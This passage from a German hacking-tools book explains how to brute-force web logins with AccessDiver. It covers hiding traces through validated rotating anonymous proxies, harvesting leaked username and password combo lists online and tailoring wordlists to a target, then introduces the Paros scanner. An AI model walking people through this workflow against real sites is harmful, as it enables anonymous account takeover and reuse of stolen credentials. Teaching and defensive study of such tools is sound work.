


Bild 15.12: AccessDiver richtig konfigurieren

Die wichtigsten Einstellungen bei den Settings sind die Punkte *Search* und *Access*. Bei Letzterem sollten Sie hinter *Let a Bot*, *Always force* und *Never Stop* einen Haken setzen, um frühzeitige bzw. voreilige Scanabbrüche abzufangen. Eventuell sollten Sie auch bei *Temporisation* einen Haken setzen und die Loginversuche auf 2000 alle 5 Sekunden begrenzen; ansonsten laufen Sie Gefahr, dass Sie von Honeypots gefakt werden. Um überlange Suchzeiten zu vermeiden, sollten Sie bei der *Search*-Option für den Anfang die Stellenzahl für Username und Passwort auf jeweils maximal 12 Zeichen beschränken.




Bild 15.13: Search-Optionen beim AccessDiver

Die größte Einstellorgie gibt's beim Thema Proxy. Ein Angreifer wird, um so wenig Spuren wie möglich zu hinterlassen, nicht ohne Proxy einen Brute-Force-Angriff starten. Der AccessDiver bietet hier sehr viele Möglichkeiten, seine Spuren zu verwischen, z. B. mit rotierenden Proxies. Die beste Konfiguration könnte so aussehen:




Bild 15.14: Proxygrundkonfiguration

15.6.2 Spuren verwischen mit ProxyHunter

Jetzt haben wir natürlich noch keine Proxies eingebunden. Fertige Listen mit verwendbaren Proxies gibt es z. B. auf *http://www.proxy-listen.de*. Wenn Sie eine solche Liste herunterladen oder mit Copy & Paste in eine Textdatei kopieren, achten Sie bitte darauf, dass jede Adresse in der Form 111.111.1.111:8080 (also IP-Adresse, Doppelpunkt, Port-Nr.) aufgeführt wird, sonst kann AccessDiver sie nicht importieren. Da die Nachfrage nach anonymen Proxyservern groß ist, kann es natürlich vorkommen, dass die Proxies verstopft oder schlichtweg nicht zu erreichen sind. In diesen Fällen kann man mit einem

Proxy-Hunter auf die Jagd gehen und bestimmte IP-Bereiche nach offenen Proxies abscannen. Entweder nimmt man dafür das gleichnamige Tool ProxyHunter (siehe Teil I: »Tools – Werkzeuge für Angriff & Verteidigung«) oder man benutzt dafür den integrierten Proxy Hunter des AccessDivers.

Die gefundenen Proxies müssen vor ihrer Verwendung validiert werden. Importieren Sie dazu Ihre Proxyliste in den Proxy Analyzer des AccessDivers.




Bild 15.15: Eigene Proxylisten mit ProxyHunter generieren




Bild 15.16: Importieren einer Proxyliste

Im nächsten Schritt werden diejenigen Proxies ausgefiltert, die nicht zu erreichen, zu langsam oder nicht anonym sind. Dafür gibt es den *Speed/Accuracy Checker* und den *Confidentiality Tester*. Um möglichst wenig Zeit zu verlieren, verwenden wir erst den *Speed Checker*, sortieren die nicht erreichbaren mit dem Befehl *delete bad results and time outs* aus dem Kontextmenü aus und testen dann auf Vertrauenswürdigkeit bzw. Anonymität. Leider bleiben dann nicht mehr so sehr viele Proxies übrig.




Bild 15.17: Filtern von Proxies mit dem AccessDiver

Sollten sich Probleme mit dem *Confidentiality Tester* ergeben, liegt das meistens an nicht mehr aktuellen Proxyjudges, die sich unter dem Menüpunkt *Anonymity Checkers* finden und die den Anonymitätslevel von Proxyservern ermitteln. Sie lassen sich in den AccessDiver importieren und dort überprüfen.

Für anonym geführte Angriffe sind wie in unserem Fall zwei anonyme Proxies viel zu wenig. Hier muss also die beschriebene Prozedur etliche Male durchlaufen werden. Hilfsweise kann man auch im Nahraum bereits gefundener Proxyserver nach weiteren Servern Ausschau halten. Zu diesem Zweck geht man im AccessDiver in die *analyzed proxies* und aktiviert dort im Kontextmenü den entsprechenden Befehl. Im Anschluss daran wird der IP-Bereich in den integrierten ProxyHunter übernommen und die Suche gestartet.




Bild 15.18: Validieren von Proxyjudges




Bild 15.19: Suche nach weiteren Proxies

Zuletzt sollte man die in mühsamer Kleinarbeit erstellte Proxyliste sichern und in *My LIST* zur weiteren Verwendung laden. Einer der Vorteile des AccessDivers besteht nämlich darin, diese Proxies auch fürs anonyme Surfen konfigurieren zu können.

15.6.3 Passwortlisten konfigurieren

Steht die Proxyliste, gilt es im nächsten Schritt die Wortlisten zu konfigurieren – neben der Proxyeinrichtung der vielleicht wichtigste Punkt für das erfolgreiche Hacken von Webseiten.




Bild 15.20: Präparieren der Wortlisten für den Angriff

Da der AccessDiver speziell für den Zweck programmiert wurde, passwortgeschützte Login-Seiten zu knacken, hat der Autor viel Wert auf eine gut konfigurierbare Einstellung beim Dictionary-Modul gelegt. Grundsätzlich gibt es zwei unterschiedliche Möglichkeiten, Login- und Passwortdaten für den Dictionary-Angriff bereitzustellen: entweder als getrennte, unabhängig voneinander existierende Inputlisten (Username List + Password List), oder man lädt gleich eine Combodatei in den AccessDiver. Combo-Files sollten so aussehen:

Bild 15.21: Comboliste

Bei der Zusammenstellung von Combolisten wird ein gewiefter Hacker auf Besonderheiten seines Angriffsziels achten. Es macht nämlich keinen Sinn, eine spanische Webseite mit einer englischen oder amerikanischen Comboliste hacken zu wollen. Hier ist man also gut beraten, entsprechend landessprachlich angepasste Wortlisten zu verwenden. Im Übrigen sollte man sich natürlich auch vorab über den seitenspezifischen Aufbau von Logins informieren. Wenn der Loginname z. B. immer eine E-Mail-Adresse ist, macht es keinen Sinn, mit einer Standardcomboliste zu arbeiten. Wie aber kommt man als Anfänger zu einer brauchbaren Comboliste?

15.6.4 Wortlisten im Eigenbau

Die einfachste Möglichkeit, an eine Wortliste zu kommen, besteht darin, sich selbst eine zu erstellen, z. B. mit einem Generator, wie er von AccessDiver bereitgestellt wird.

Zunächst wählt man einen Namensbestandteil, z. B. *Hans,* plus ein entsprechendes Makro aus. Das Programm generiert anschließend die Wortliste, die in unserem Fall aus den Wörtern *1000snaH* bis *2000snaH* besteht.

Sehr viel universeller einsetzbar und ein unbedingtes Muss für jeden Webseitenhacker ist Raptor 3, ein Tool, mit dem sich Combolisten erstellen, filtern, mischen, selektieren und manipulieren lassen (kostenfrei unter *https://www.xisp.org/downloads.html*).




Bild 15.22: Erzeugen von Wortlisten




Bild 15.23: Raptor 3: Universaltool zum Erstellen von Combolisten

Erfolgversprechender und fürs Erste weniger aufwendig ist das Online-Leechen von Combolisten. Dafür eignet sich insbesondere das Programm Athena[86], mit dem man in Google nach geposteten Combos suchen kann, d. h., von bekannten Seiten werden alle Links, die eine Username/Passwort-Combo enthalten, offline zur Verfügung gestellt. Alternativ kann man dafür auch den Site-Leecher des AccessDivers verwenden. Man gibt diesem als Startadresse eine von vielen Passwortseiten mit, woraufhin das Tool daraus die Logins und die zugehörigen Passwörter extrahiert und wahlweise in die bestehende Comboliste integriert.




Bild 15.24: Der Site-Leecher des AccessDrivers

15.6.5 Websecurity-Scanner: Paros

Hat man jetzt seine Proxies und die Comboliste(n) selektiert, kann es endlich losgehen. Als Angriffsobjekte kommen alle Seiten in Betracht, über die man sich mit der klassischen Kombination aus Benutzername und Passwort einloggen muss.

In die Kategorie Brute Forcer fällt X-Factor von *www.xisp.org*. Das Tool sucht zwar ebenso wie AccessDiver Zielseiten nach Sicherheitslücken ab, kann aber klassischen

86 www.snakeoillabs.com

Schwachstellenscannern wie Acunetix Vulnerability Scanner[87], Paros [88] oder Wikto[89] nicht das Wasser reichen.

Die Bedienung von Paros wirkt auf den ersten Blick etwas gewöhnungsbedürftig. Um das komplett in Java programmierte Tool zur Zusammenarbeit zu bewegen, braucht man erst einmal die aktuelle Java Runtime Engine (JRE). Danach geht es an die Konfiguration. Die Einstellungen sind zwar mehr oder minder unkritisch, aber man muss unbedingt sicherstellen, dass die Proxyeinstellungen von Paros mit dem für die Analyse benötigten Internetbrowser übereinstimmen.




Bild 15.25: Ohne die richtigen Proxyeinstellungen läuft mit Paros nichts.

Die gewählten Werte (in unserem Fall *localhost* auf Port *8080*) müssen dann in die entsprechenden Browsereinstellungen übernommen werden. Im Internet Explorer finden sich diese Einstellungen unter *Internet Options / Local Area Network (LAN) Settings*.

Das eher ungewöhnliche Bedienerkonzept von Paros zeigt sich, wenn man die Zieladresse im Webbrowser eingibt. Ab diesem Punkt protokolliert Paros alle *GET*- und *POST*-Requests bzw. -Responses. Wahlweise sammelt der in Paros integrierte Spider auch Seiteninformationen. Mit dem Analysewerkzeug lässt sich damit die Anfälligkeit der Webseite gegenüber SQL-Injection testen.

---

87 kommerzielles Produkt, Demo unter: www.acunetix.com

88 http://www.parosproxy.org/index.shtml

89 http://www.sensepost.com/research/wikto

